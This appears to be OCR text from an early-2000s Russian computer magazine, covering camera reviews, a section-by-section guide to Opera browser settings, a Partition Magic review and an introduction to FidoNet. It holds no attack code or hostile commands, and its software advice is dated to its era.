
Опять же - красавица внешне (смотри фото). Матрица на 1,5 мегапикселя, разрешение до 1280x1024 пикселя, ЖК-дисплей на 1,5 дюйма. Модуль памяти - SmartMedia. Вес 195 граммов. Вывод: отличная цифровуха! Плюсы за вес, мощность (да с таким весом), вид. Минусы - замечено не было.

Следующий пациент - KodacDC-210.



Обладая CCD-матрицей объемом 1 мегапиксель, она позволяет делать фотки с разрешением до 1152x864 пикселей. ЖК-дисплей есть, но фотки на нем не посмотришь - черно-белый. Вес 200 граммов. Вывод: так себе. Плюс за цену, порядка 250 баков. Минусов много - камера устарела по очень многим параметрам.

Пойдем дальше - Epson Photo-PC 700.



Матрица в 1 мегапиксель, разрешение до 1280x960 пикселей. Модуль памяти - Compact Flash(4 mb), ЖК-дисплей в наличии. Вес 250 граммов. Вывод: средненько. Плюсов особых я не заметил, как, впрочем, и минусов.

Вывод

Выбирать цифровуху все равно тебе. Я не знаю, сколько у тебя денег и, вообще, - для чего тебе цифровуха? Может ты водолаз, и тебе надо сфотографировать дно какого-нибудь озера. Хотя на фиг тогда тебе цифровуха? Там самому бы не утонуть :). Приведенный выше материал - всего лишь пища для раздумий и основа, от которой ты сможешь оттолкнуться. Если ты реально собрался купить себе цифровик, то первым делом выбери фирму, потом узнай фирменные магазины оной. Далее подъезжай и имей по полной программе консультантов в фирме, чтобы жизнь малиной не казалась :). Просто моделей существует ой как много, и что-то конкретное советовать нереально, тем более, что пока я писал эту статью, появились еще 20 новых моделей :). Главное, не забывай, что сейчас век ЦИФРОВЫХ технологий :).



OPERAтивность - это главное!



Синицын Виталий (velh@mail.ru)

Несмотря на высокий уровень подготовки пользователей сети Хакер, рекомендуется ознакомиться с нижеследующим документом.

Epsilon (31337@mail.ru)


Имя: Opera
Профессия: Браузер
Локация: www.opera.com
Возможности: неограничены
Титул: Самый Быстрый Браузер в Мире
Недостатки: не обнаружено

Источники, близкие к Microsoft, сообщают, что "Война браузеров" завершилась безоговорочной победой "самого-лучшего-браузера-для-всех" Internet Explorer'a. Более 90% пользователей отдали предпочтение этому великому браузеру, а это, согласитесь, говорит о многом. Например, о том, как силен стадный инстинкт. :) В общем, хватит. Надо что-то делать. Например, ставить Opera'у. Предположим, что мы справились. И (мы же кул-хацкеры) :) немедленно залезли в File/Preferences, чтобы настроить этот браузер (и доказать всем, что IE - рулез форева). :) Но атрофированный мозг, привыкший к "поставь-и-юзай-ведь-обо-всем-позаботился-дядя-Билли" не смог вот так вот сразу воспринять все то многообразие настроек, предложенных создателями программы. Но ничего, надо же когда-то начинать. Поехали потихонечку.

Все настройки Opera'ы расположены в File/Preferences. Всего 20 пунктов. Вот и давай рассмотрим их по порядку:
(+) - рекомендуется поставить галочку
(-) - не рекомендуется ставить галочку в данном пункте
(число или название) - рекомендуемое значение




1. Accessibility



- Menu style item selection in Hotlist window (+)
Позволяет перемещаться между пунктами Hotlist'a по первым их буквам.
- Screen reader compatible menus (-)
Для тех, у кого есть дефекты зрения, соответствующе меняется визуальное отображение Hotlist'a и Bookmarks.
- Underline mouse hovered list items (+)
Теперь при наведение мыши на пункт Hotlist'a этот пункт будет отображаться подчеркнутым. Также действует на многие другие списки и меню программы, очень удобно.

2. Connections




- Browser identification (Mozilla 4.73)
Некоторые вредные веб-мастеры создают свои сайты только для Осла и Нетшкафа, а все другие браузеры дружно знакомятся с птицей обломинго при попытке входа на сайт или службу сервиса. Ну ничего, эту проблему в Opera Software решили следующим образом: ты сам выбираешь, как твоя Опера себя идентифицирует. Mozilla - идентифицируешься как Netscape. Также можешь поставить MSIE 5.0 (соответственно, будут грузиться специальные JScript'ы) или Опера.
- Proxy servers
Настройка прокси-сервера
- Server Name
Look for local network machine (-)
При вводе url сначала производится поиск по локальной сетке. Если локалки нет, то лучше сними галку. Зачем тебе терять время?
- Try name completion using
Подставлять префиксы и суффиксы в имя сайта, если имя введено не полностью. Можешь сам добавлять разные префиксы и суффиксы через запятую (например - ru, su).
- Performance
Одна из вещей, из-за которой известна Опера, - это качество работы. Так вот, здесь можно поменять разные фичи, влияющие на это качество:
Synchronous DNS (-)
Так как Опера может иметь больше одного :) активного окна, то, следовательно, может обращаться одновременно к разным сайтам. Инфа передается асинхронно, но если твой провайдер или сервер, с которым ты работаешь, не поддерживает это, то просто включи эту опцию, и тогда Опера не будет предпринимать ничего, пока не получит ответ от текущего сервака. При включенной опции скорость работы снижается.
Max number of connections to a server (9)
Максимальное количество соединений с одним сервером одновременно.
Max number of connections (12)
Максимальное количество соединений одновременно. Если открываешь больше окон, чем число в этом пункте, то они будут ждать завершения загрузки предыдущих, т.е. в данном случае при 15 открытых окнах (страничках) будут грузиться 12, при загрузке одного из 12 новое добавляется из очереди на ожидание.
Size of network buffer (kbytes) (2+)
Здесь все зависит от конкретного случая. Увеличивай по 1, когда достигнешь возможного максимума, Опера начнет зависать. :) Тогда уменьшай на 1 и юзай себе на здоровье. Сильно влияет на скорость работы. Рекомендуемое значение - на 1-2 меньше максимального.
- Server error response handling (Show response from server when appropriate)
Действия при "сервер не доступен". Ставь "Show response from server when appropriate", чтобы от тебя не требовали каждый раз личного

вмешательства при "сервер не доступен"
3. Default browser (htm, html + все протоколы + заведи себе нормальную смотрелку графики)
В отличии о других браузеров, Опера позволяет выбрать для каких типов файлов и протоколов она является браузером по "умолчанию".

4. Documents

Практически каждый документ в Интернет состоит из двух частей - содержание и представление (т.е. в какой форме представлено нам это содержание). В то время как содержание не может быть изменено, можно изменить представление так, чтобы оно подходило именно тебе.
- Presentation modes:
Cascading Style Sheets, или просто CSS - это путь отделить содержание от отображения, где html предоставляет так мало возможностей для этого. CSS имеет много преимуществ, но я выделю лишь одно - это изменить внешний вид целого сайта с помощью одного файла, где прописаны шрифты, цвета, визуальные фишки и т.д. Опера позволяет тебе отображать сайт с твоими собственными CSS. Поэтому нижеследующие опции можно ставить в два положения - "Document mode"(использовать установки документа) и "User mode"(использовать установки юзера)
Document CSS (Document)
Выбери, будет ли Опера использовать все CSS, определенные в документе.
Document font and colors (Document)
Выбери, будет ли Опера использовать все шрифты и цвета, определенные в документе.
User CSS (User)
Выбери, будет ли Опера использовать все CSS, определенные пользователем (т.е. тобой). :)
User font and color (User)
Выбери, будет ли Опера использовать все шрифты и цвета, определенные пользователем.
User links (ставь галочки и в графе Document, и в User)
С помощью этой опции вообще можешь отключить отображение линков в документе. Лучше ставь галочки и в графе Document, и в User, если не хочешь специально отключить отображение ссылок.
Tables (ставь галочки и в графе Document, и в User)
Выбери, будет ли Опера использовать все таблицы, определенные пользователем и документом.
Document mode as default (+)
По умолчанию документы будут открываться в режиме "Document mode".
- Frames
Здесь осуществляется контроль над фреймами.
Enable frames (+)
Разрешить использование фреймов.
Enable inline frames (-)
Активировать Inline frames или "Iframes", т.е. фреймы, которые были добавлены в середине документа.
Always show active frame border (-)
Выделять текущий фрейм черной рамкой (Хинт: отметь этот пункт галочкой, и в совокупности с горячей клавишей "3" ты сможешь легко и наглядно переключаться между фреймами в документе.).
- User links (настраивай на свой вкус)
Гиперссылки - это клей, который превращает Интернет в единое целое. Порой очень часто приходится скакать по разным ссылкам в поиске чего-то нужного. Так почему бы ни настроить отображение ссылок по своему усмотрению.
- User font and color
Вот мы добрались и до шрифтов. Слышал, у многих проблемы с настройкой Оперы на отображение русского шрифта. Ну ничего, это легко поправимо. Здесь ты можешь изменить типы шрифтов и их цвета, используемые браузером для отображения содержимого сети Интернет. Также можно изменить цвет заднего фона. Извращайся тут как хочешь, но, главное, сделай следующее: наводишь мышак по очереди на каждый из этих шрифтов, жмешь кнопку настройки (справа кнопка с троеточием) и в наборе символов (слева внизу) ставишь "Кириллица".




Normal
Heading 1 (H1)
Heading 2 (H2)
Heading 3 (H3)
Heading 4 (H4)
Heading 5 (H5)
Heading 6 (H6)
Preformatted text (PRE)
News Article Head
News Article Body
News Group
Forms Text Field Multiline
Forms Text Field Singleline
Forms Button Text
Все. Опера получила русское гражданство.:)
Эти шрифты CSS для установки дефолтовых параметров отображения для Оперы:
CSS Generic Family Serif
CSS Generic Family Sans Serif
CSS Generic Family Cursive
CSS Generic Family Fantasy
CSS Generic Family Monospace
Invert marked text (+)
Опера подсвечивает линки вместо того, чтобы показывать их границу вокруг них.
Minimum font size (в пикселях)
Тут выбираем минимальный размер шрифта.
Background color
Цвет бэкграунда.
- User CSS
Файл CSS настроек пользователя.

5. E-mail

В наше время коммуникация - это главное. Электронная почта - один из типов коммуникаций, и Опера имеет встроенный e-mail клиент. Несмотря на всю рульность Оперы, рекомендую юзать The Bat!

6. File types


Несмотря на то, что Опера умеет обращаться с определенным количеством типов файлов, сегодня Интернет развивается очень стремительно, и количество файлов, которые являются стандартными медиа-файлами, увеличивается. Поэтому появился целый новый класс приложений - Plug-ins (список плагинов ищи на http://www.opera.com). Соответственно, здесь ты можешь управлять работой плагинов с помощью следующих пунктов:
- File types
Тип файла зависит от его расширения и указывает на то, какой разновидности MIME этот файл.
New... - создать новый MIME тип
Edit... - редактировать MIME тип
Delete - удалить MIME тип
- Extensions
При выборе MIME типа здесь отображаются расширения файлов, которые к нему относятся.
- Action
Определяет, что делать Опере с данным MIME типом.
Ask user - спросить пользователя
Run - запустить (будь внимателен, думай, прежде чем поставить Run, не забывай, что Интернет полон вирусов)
Save to disk - сохранить на жестком диске
Show with Opera - отобразить в Опере
Show with default Windows application - отобразить с помощью дефолтовой системной программы (например, mp3 начнет проигрываться при помощи твоего дефолтового плеера)
Show with other application - отобразить с помощью другого приложения (сам задаешь приложение)
Show with plug-in - отобразить с помощью установленного плугина



- Type handling
Trust server to return correct types at all times (-)
Не ставь здесь галочку (вдруг ты (-) не увидел), :) тогда Опера, прежде чем обработать файл, проверит его заголовок на соответствие его типу, расширение которое он имеет. И если он не соответствует, Опера спросит пользователя, что с ним делать.

7. History and cache


Если установки в этом пункте правильные, то это очень ускорит скорость работы в Интернете.



- History
Здесь выбираешь количество линий для сохранения в History.
Window history (255)
История ввода url'ов в окнах.
Direct addressing (255)
История ввода url'ов через F2.
Global history (2000)
Журнал посещенных сайтов.
- Disk cache (30000 и больше)
Размер кэша на жестком диске.
Cache documents (+)
Кэшировать документы.
Cache images (+)
Кэшировать графику.
Cache other(+)
Кэшировать все оставшееся. :)
Empty on exit(-)
Не очищать кэш на выходе.
Empty now - кнопка очистки кэша
- RAM-Cache (ставь автомат или по таблице, а еще лучше немного поэкспериментируй)
Кэш в оперативке. Действует как и кэш на жестком диске, за исключением того, что документы и объекты, сохраненные в оперативной памяти, записываются на жесткий диск, когда Опера неактивна. Влияет на беспроблемную работу немереного количества открытых окон. :)
Enable automatic RAM cache - 10% от оперативки
Если хочешь ставить вручную, то вот точка отсчета:
RAM-Settings Table:
8 MB RAM = 500 - 1000 Kbytes combined RAM Cache
16 MB RAM = 1000 - 2500 Kbytes combined RAM Cache
32 MB RAM = 2500 - 6000 Kbytes combined RAM Cache
64 MB RAM = 6000 - 10000 Kbytes combined RAM Cache
128 MB RAM = 10000 - 16000 Kbytes combined RAM Cache
Cache rendered images(+)
Быстрее, чем обычно, скачиваются файлы с серверов и быстрее кэшируются документы и графика.
- Check modified
Здесь выбираешь, через какой промежуток Опере проверять, изменились ли закэшированные данные в Интернете или нет.
Рекомендуемые значения:
Documents - Always
Images - 3 дня
Other - 5 дней и 5 часов
Always check redirect (documents) (+)
Always check redirect (images) (+)
От нашего кэша и документы, и графика на редиректе не спрячутся. :)


8. Hotlist

Отсюда настраивается твой Хотлист и Закладки.



- Hotlist window font (Opera default)
Выбрать шрифт и его цвет для Хотлиста.
- Bookmarks list
Настройки менеджера закладок Opera'ы.
Show "Last visited" column (+)
Отображать столбец "Последнее посещение".
Show "Created" column (-)
Отображать столбец "Создан".
Auto column resize (+)
Автоматическое вычисление ширины столбцов.
Show URL in status line (+)
При наведении мыши на пункт закладок слева внизу в строке статуса отображается url адрес.
- Bookmarks menu
Show commands
Отображать команды меню (+).
Max menu item width (25)
Максимальная ширина пункта меню.


9. Languages



User Interface:
Language
Язык, на котором работает Опера.
Web pages (en, ru)
Здесь выставляешь предпочитаемые языки для веб-страничек. На тот случай, если сайт предлагает отображение страницы на нескольких языках. Приоритет уменьшается сверху вниз.

10. Multimedia


- Images (Show all images)
Show no images - не отображать графику
Show cached images only - отображать только кэшированную графику
Show all images - отображать всю графику



- Video
Enable animation (+)
Разрешить анимацию.
Enable streaming video
Разрешить потоковое видео.
- Sound
Enable background sound and music
Разрешить звук и музыку.


11. News

Группы новостей были всегда, с возникновения Интернета, и, конечно, Опера имеет встроенный News-клиент для обработки News-групп. В этом пункте этот News-клиент и настраивается.



12. Paths


Здесь указываешь пути к приложениям, которые ты хочешь подключить к Опере (кнопка с троеточием - Browse)
Opera user directory - директория Оперы



Source viewer - просмотрщик html-кода
Telnet program - Telnet :)
TN3270 program - TN3270, это стандартный протокол, который использует TCP/IP для коммуникации с IBM мэйнфреймом.


13. Personal Information

Здесь заполняешь графы о себе (имя, адрес...), потом их можешь всегда вставить в Опере (правая кнопка мыши на пустой графе в документе, insert contacts/address)



14. Plug-ins


Здесь настраиваешь плагины.



- Plug-ins
Enable plug-ins (+)
Find plug-ins
Вывести список всех плагинов в директории, обозначенной в "opera.ini". По умолчанию - PLUGIN PATH=C:\Program Files\Opera\plugins. Но ты без проблем можешь переназначить эту директорию, например, поставить здесь директорию плагинов Нетшкафа.
- Scripting
Enable scripting languages (+)
Опера поддерживает скрипты Web, JavaScript, ECMAScript, кстати, ты можешь отключить их поддержку.
Enable scripting language error messages (-)
Когда здесь стоит галочка, ты получаешь сообщения от сервера при неправильном скрипте.
- Java
Enable Java (+)
Разрешить поддержку Java.

15. Privacy


Секретность или безопасность в Интернет - это такая вещь, к которой всегда следует относиться с опасением. Вот что ты найдешь в этом пункте:



- Privacy
Enable referrer logging (+)
Разрешает серверу записывать в логах, с какого сайта ты пришел.
Enable automatic redirection (+)
Разрешить автоматический redirect.
- Cookies
Здесь ставишь какие cookies и от кого ты хочешь получать. Можешь их вообще нафиг вырубить.
Throw away new cookies on exit (-)
Удалять новые cookies при выходе из Оперы.
Display warning for illegal domains (+)
Опера начинает громко ругаться, если поставлена галочка, когда сервер пытается кинуть куки для домена второго уровня .com, .ru и т.д.
Display warning for illegal path (+)
Если отмечено, Опера будет выводить запрос, когда сервер хочет установить cookies к тебе на систему, которые имеют неверное расположение.

16. Security


Этот раздел требует отдельной статьи :), т.к. Опера в плане безопасности очень продвинулась. Активируй все протоколы безопасности и сними галочку с Show alert before submitting a form insecurely.5



17. Sounds

Настройка звуков для разных событий.

18. Start and Exit




- Start
Show saved windows (выбирай это)
При загрузке отображаются сохраненные на выходе окна.
Show saved windows and home pages
При загрузке отображаются сохраненные на выходе окна + home pages
Show single window with global home page
Устанавливаешь Global Home Page, и у тебя всегда при старте она будет грузиться (привет IE).
- Exit
Confirm exit (+)
Нужно ли подтверждать выход.
Close Dial-Up connections
Отрубаться от Инета при выходе.
Save windows settings (+)
Запомнить установки сохраненных при выходе окон.

19. Toolbars

Настройка разных панелей Оперы (например, здесь можешь выбрать скин для кнопок).

20. Windows

Эти установки влияют на внешний вид Оперы.



- General
Avoid flicker (+)
Избегать мерцания окон и картинок, но платишь за это дополнительным местом в буфере и оперативкой. (Лучше без мерцания)
- Document windows
Show scroll bars (+)
Показывать полосы прокрутки. Хоткей - CTRL + F7.
Show progress bars (+)
Строка ввода url'а. Хоткей - CTRL + F8.
Show news toolbar when appropriate (+)
Toolbar для News-reader'а
Show window size (-)
Выводить размер окна. Незаменимо для веб-мастеров.
Restore keyboard focus on document change
Когда открыл новое окно, Опера восстановит положение курсора в предыдущем при переходе на него.
Allow documents to create windows (+)
Вот это фишка, так фишка! Здесь можешь запретить страничкам самим открывать дополнительные окна. :) Не мне тебе рассказывать, как это порой достает.
Apply settings to open windows - применить настройки к уже открытым окнам.
Ну вот мы с тобой и одолели настройки Оперы. Теперь ты можешь полноценно юзать самый быстрый в мире браузер. Если что не понял или есть вопросы, то пиши мне. Удачного серфа, перец!
P.S. Прошу прощения у 90% пользователей (или сколько вас там :) за то, что затронул ваши религиозные чувства. Впредь такое будет повторяться регулярно, так что привыкайте.



Разделяй и... наслаждайся




Терехов Михаил (stranger@xakep.ru)

Привет, дружище. Каждый из нас в течение своей компьютерной жизни наверняка покупал себе новый винт, размером, как водится, поболе. 10 гигов одним куском это, конечно, весело, но через некоторое время поиск нужных файлов будет занимать от двух до трех часов, а поисковик будет самой юзаемой программой.

Самое удобное при работе с большим жестким диском - это разделить его на логические диски, так информация структурируется, и систем можно несколько поставить. С 286-х машин и до наших дней для разбивания винчестера на n-ое количество дисков мы все активно юзали всем известную утилитку fdisk. У нее и по сей день остались все былые достоинства: левая поддержка больших дисков, зверский интуитивно-понятный текстовый интерфейс в градациях серого, нельзя также пропустить возможность изменения логических дисков на лету... с полной потерей всех твоих данных :))). Для решения всех вышеописанных проблем умные дядьки придумали рульную прогу, которую обозвали Partition Magic. Данная программа поможет тебе создать, изменить или переместить разделы жесткого диска. Большим плюсом софтины является то, что она работает из Windows'а и, по сравнению с fdisk'ом, имеет гораздо более удобный интерфейс. Программа классная, и все же воспользоваться fdisk'ом придется, но только на начальной стадии процесса. Достаточно будет создать всего лишь основной раздел, а делить на логические диски можно и потом, уже из виндов при помощи Partition Magic.


Инсталляция

Первое и, несомненно, самое сложное. Для успешного исхода тебе потребуются голова и руки, хотя скорее всего будет достаточно правой кисти, которая в состоянии нажать на кнопки крысы. Приятное времяпрепровождение с большим количеством щелчков тебе просто гарантировано. Как всегда, главное - точно навести курсор твоей мышки на кнопочку ДАЛЕЕ и постоянно жать на нее, пока перед тобой ни появится окно, в котором есть другая не менее ценная кнопка FINISH. Не думай, что все пройдет быстро, с момента первого нажатия и до конца ты увидишь огромное количество всяких окон. В одном спросят, куда устанавливать, в другом тебе придется в строке ввести YES, иначе ты просто не сможешь нажать на кнопку ДАЛЕЕ, а еще в одном предстоит ввести серийный номер, прога-то шароварная. После лицезрения картины с надписью FINISH на одной из кнопок ты можешь приступать к работе с программой. Упс, забыл... Для начала все же скачай данный продукт фирмы PowerQuest с ее сайта www.powerquest.com. От тебя для работы с данной программой потребуется 16 метров памяти и 12 мегов на диске.




Похимичим и выкинем... винт


После начала загрузки я понял, что для программы мало и 64 метров, которые стоят на борту моей машины. Длительный процесс загрузки заканчивается появлением на экране картины, подобной той, что ты можешь лицезреть немного ниже.



Наверху ты видишь данные о своих дисках (размер диска, используемой и свободной памяти, тип файловой системы и т.д.), а под таблицей - разноцветных человечков. Каждый из них представляет какой-либо визард. Это существенно облегчает твою работу с программой. Первый - красный чувак - помогает создавать новые разделы. Второй - зеленый - разделяет все свободное место на диске равномерно по всем разделам. Как ты понимаешь, никакие твои данные никуда не исчезают.



Третий - оранжевый - подсобит в создании нового раздела для новой операционной системы, причем при этом файловая система нового раздела будет соответствовать выбранной тобой операционной системе. Например, при выборе раздела для установки Linux'а прога предложит тебе только одну файловую систему - Ext2, а для NT - NTFS и FAT.




Четвертый - желтый - анализирует свободное пространство и кластеры на твоем диске и в зависимости от полученного результата советует, что тебе необходимо сделать.



Пятый - синий - проверяет диск на наличие неиспользованного пространства. В том случае, если ты что-то изменил на диске, рядом с синим человечком появляется кружок, а рядом с ним надпись APPLY. После нажатия на нее программа после твоего согласия перезагрузит систему и начнет работу в DOS режиме. Произведет все изменения, и твоя система снова загрузится уже со всеми изменениями, произведенными Partition Magic. Но мы с тобой только рассмотрели все визарды, которые имеет программа. А это еще не все, на что способна данная прога. Она поможет тебе создавать разделы и изменять их размеры, а также перемещать, удалять, форматировать, делать невидимыми, переименовывать разделы, проверять разделы на наличие ошибок и т.д. Все необходимые процедуры со своими разделами ты сможешь проделать, просто нажимая на кнопки, удобно расположенные на панели инструментов.


MagicMover


Порывшись в менюшках, ты найдешь в одной из них утилитку MagicMover. Она позволит тебе перенести с одного диска на другой какое-нибудь приложение. Так как у них имеется куча ссылок, прописанных в реестре, то MagicMover перепишет все эти ссылки на новые, и никаких проблем с работой перенесенной проги у тебя не возникнет. Давай на примере любой проги проделаем этот эксперимент. Сначала утилитка просканит твои диски на наличие ошибок и при надобности их исправит, а также проверит все связи.



Когда сия операция будет закончена, то тебе представится возможность выбрать прогу, которую необходимо перенести. Все действо, как утверждается слева в окне, должно пройти в три шага. На первом шаге ты выбираешь приложение.

На втором - место, куда надо перенести данное приложение.





Если ты нажмешь на Details..., то увидишь, что именно будет производить программа для переноса. После нажатия на ДАЛЕЕ будут произведены такие операции, как перенос, смена ссылок в системных файлах и реестре, а также удаление старых каталогов. А на третьем шаге все изменения вступят в силу.

Старый добрый ДОС

До сих пор мне довелось только на одном компе увидеть картину, когда Partition Magic вешала систему. И это происходило с завидным постоянством. Не было ни одного удачного запуска. Но в этом случае спасало только одно. Приходилось загружать программу в досовском режиме. Заметил я еще то, что программа работала быстрее и надежнее. Теперь уже, чтобы начать производить необходимые изменения, проге не придется перезагружаться. Только после того, как все закончится, для вступления новых параметров в силу придется перезагрузиться. Хорошо хоть для нее есть графическая оболочка, и не приходится ничего вводить в командной строке. В общем, одно большое удовольствие. Для такого запуска программы тебе придется в меню Пуск найти меню Программы, а там Partition Magic. А уже там необходимо найти Partition Magic for DOS.

После диагноза и вместо рецепта

Вот и все, что я хотел тебе сказать о данной проге. Хотя нет, подожди. Забыл заметить, что она позволяет быстро и безболезненно переводить разделы из одной файловой системы в другую (из FAT в FAT32, NTFS, Ext2 и наоборот). Когда будешь производить обратное действие, то не забудь сохранить свои данные на каком-либо другом диске. Просто могут быть некоторые проблемы. Также программа позволит тебе объединить содержимое двух разделов с одной и той же файловой системой, а еще FAT с разделом FAT32. И напоследок хотелось бы упомянуть о двух утилитках BootMagic и PQBoot, которые также входят в комплект данной программы. Первая формирует меню, выскакивающее при первоначальной загрузке и предоставляющее выбор загрузки определенной операционной системы. А с помощью второй утилиты можно производить переключение между загрузочными разделами с помощью командной строки.



Фидо и Инет



Виктор Донич (lamerz_mustdie@mail.ru); Андрей Каролик (andrusha@sl.ru)))))))))))))))))))))))))

Возможна ли сеть без спутников, без километров оптоволокна, без маршрутизаторов и прочих фичей? Возможна. И не удивляйся, ведь именно так это и начиналось: одни только модемы, телефонные линии, компы и мегатонная жажда общения. Так появилась Федерация Исключительно Дружеского Общения - сеть друзей, более известная широкому кругу как Фидо. Ты не знаешь, что такое поинт, нод или эха? Ну, хорошо, что хоть слышал аббревиатуру Фидо :). Пора восполнить этот пробел.

Как все устроено

Поинт - точка с папуасского наречия, обязан забирать почту, нод - узел с папуасского наречия, забирает почту с хаба и раздает своим поинтам, иначе он не нод, поинты же его за это уважительно называют боссом :). На практике это выливается в следующее: поинт вечерком звонит своему боссу и забирает с него накопившуюся для него почту и файло, после этого закачивает новые сообщения. Обмениваются они собственно почтой почти как в емыле, только что каждый сам себе сервак. Хабы же должны раздавать почту нодам и обмениваться оной друг с другом. В принципе жестких рамок нет, и если хочешь, чтобы сообщение побыстрее дошло до адресата, можешь закачать сразу на его босса, благо они работают на ответе практически всю ночь. А если адресат далеко, где-то за пределами города, то можно закачать сразу хабу, если не в лом, и прозвонишься. Это собственно и есть сама сеть - хабы, ноды и поинты. Но положение в этой иерархии, как может показаться, не дает никаких преимуществ - в эхе все равны :).

Эха

